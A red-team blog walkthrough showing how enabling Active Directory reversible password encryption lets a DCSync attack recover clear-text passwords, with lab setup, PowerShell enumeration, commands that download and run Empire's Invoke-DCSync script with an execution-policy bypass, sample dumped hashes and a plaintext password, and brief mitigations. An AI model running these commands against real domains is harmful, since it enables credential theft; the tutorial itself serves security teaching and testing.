

Credential Dumping – Active Directory Reversible Encryption

June 13, 2023 By Raj Chandel

Introduction

According to MITRE, an adversary may abuse Active Directory authentication encryption properties to gain access to credentials on Windows systems. The **AllowReversiblePasswordEncryption** property specifies whether reversible password encryption for an account is enabled or disabled. By default, this property is disabled (instead of storing user credentials as the output of one-way hashing functions) and should not be enabled unless legacy or other software requires it.

- MITRE TACTIC: Credential Dumping (ID: TA0006)
- MITRE Technique Modify Authentication Process (T1556)
- MITRE SUB ID: Reversible Encryption (**T1556.005**)

In Domain Controller user account reversible encryption is enabled, which means the encrypted data can be reversed back to the user's password. The password stored with a reversible encryption policy is not a hash since a function can be called to get back to the original clear-text password.

Do you know?

As per **Microsoft**: If you use the **Challenge Handshake Authentication Protocol (CHAP)** through remote access or **Internet Authentication Services (IAS)**, you must enable this policy setting. CHAP is an authentication protocol that is used by remote access and network connections. Digest Authentication in Internet Information Services (IIS) also requires that you enable this policy setting.

Table of Content

- Lab Setup
- DC-Sync Attack-Dump Plain text Password
- Mitigation
- Conclusion


Lab Setup

Enabling Reversible encryption in Active Directory Users

There are multiple methods to enable Reversible encryption property:

- User Account Property

Enable the Reversible encryption by modifying the account property for the Domain User account.




Powershell Command

```
set-ADUser - AllowReversiblePasswordEncryption $true
```


```
PS C:\Users\Administrator> Set-ADUser -AllowReversiblePasswordEncryption $true
cmdlet Set-ADUser at command pipeline position 1
Supply values for the following parameters:
Identity: raj
```

Group Policy Management

Enable the store password using reversible encryption with **Computer Configuration\Windows Settings\Security Settings\Account Policies>Password Policy**



Validate the property through User's property-Attribute Editor for UserAccountControl.



NOTE: Now if the system Administrator reset the password for the user account, an adversary may be able to obtain the plaintext of passwords created/changed after the property was enabled.

Enumeration

PowerShell Command to find user enabled with allow reversible password encryption.

```
Get-ADUser -Filter {AllowReversiblePasswordEncryption -eq "true"} | Select Name, sAMAccountName
```

```
PS C:\Users\Administrator> Get-ADUser -Filter {AllowReversiblePasswordEncryption -eq "true"} | Select Name, sAMAccountName
Name      sAMAccountName
----      -
raj       raj
faisal    faisal
```

Attack: DC-Sync

In our Previous article, we described the DCSync attack, read more from [here](#). You can download the DC Sync Script tool [here](#).

Commands to execute in the domain controller to check the user's clear text password.

```
powershell.exe -ep bypass
Import-Module .\Invoke-DCSync.ps1
Invoke-DCSync -AllData
```

```
PS C:\Users\Administrator> wget https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-DCSync.ps1 -o Invoke-DCSync.ps1
PS C:\Users\Administrator> powershell.exe -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Import-Module .\Invoke-DCSync.ps1
PS C:\Users\Administrator> Invoke-DCSync -AllData
```

DCSync shows the clear-text password of the target user.

```
* Primary:Kerberos *
  Default Salt : IGNITE.LOCALfaisal
  Credentials
    des_cbc_md5      : 139d4604eac126d5
    OldCredentials
      des_cbc_md5      : 67ef54fd758697a8

* Primary:WDigest *
01 a176a1b4e07610aca20c8b6d3150a135
02 261d07bbe5fcc4e37768ac69841be422
03 59ac18bfafe7b46c371bbe033be22ca9
04 a176a1b4e07610aca20c8b6d3150a135
05 261d07bbe5fcc4e37768ac69841be422
06 4007ec1c8681fb8f0d3f63bf505e95e4
07 a176a1b4e07610aca20c8b6d3150a135
08 565a89f86940ba935bae4db5adec023c
09 565a89f86940ba935bae4db5adec023c
10 f067a70f80f56b78a5da16fef97c0e1f
11 fedf27296621ef4e997db59bed4bbefc
12 565a89f86940ba935bae4db5adec023c
13 9d1bd0a41bae0e5302a0a2aec1c4d09d
14 fedf27296621ef4e997db59bed4bbefc
15 758018fdbef874c2faddac6aeaf73e28
16 758018fdbef874c2faddac6aeaf73e28
17 77642a8732c141f8e23c0454e6511ae5
18 36a23f79506cfa17c812adef56295120
19 8f646b8e3e8646c6fac2ed6a6d9cb124
20 feb1bc28920e3bf045d41e0bd69c4ff7
21 521621edced475e02e7bbc8d5e4a5309
22 521621edced475e02e7bbc8d5e4a5309
23 98d8b3eb4481ca948a7a95c645dc1999
24 71b5f9085da0828a635e56cd9c5b5442
25 71b5f9085da0828a635e56cd9c5b5442
26 21d7b9b0d398076850124e39f358c081
27 fc0f050c6a56483daa838bb2e192e486
28 99bf112b440f9df67940fd96067c6bde
29 db84a2fa6db782c67700fd557f546a5d

* Packages *
  NTLM-Strong-NTOWF

* Primary:CLEARTEXT *
  Admin321
```

Mitigation

- Ensure that Allow Reversible Password Encryption property is set to disabled.
- Group policy store password using reversible encryption is set to disable.

Conclusion

In this article, we were able to decrypt the password of active directory user accounts. This article can serve as a reference for Red Team activists for Credential Dumping – Active Directory Plain Text Password.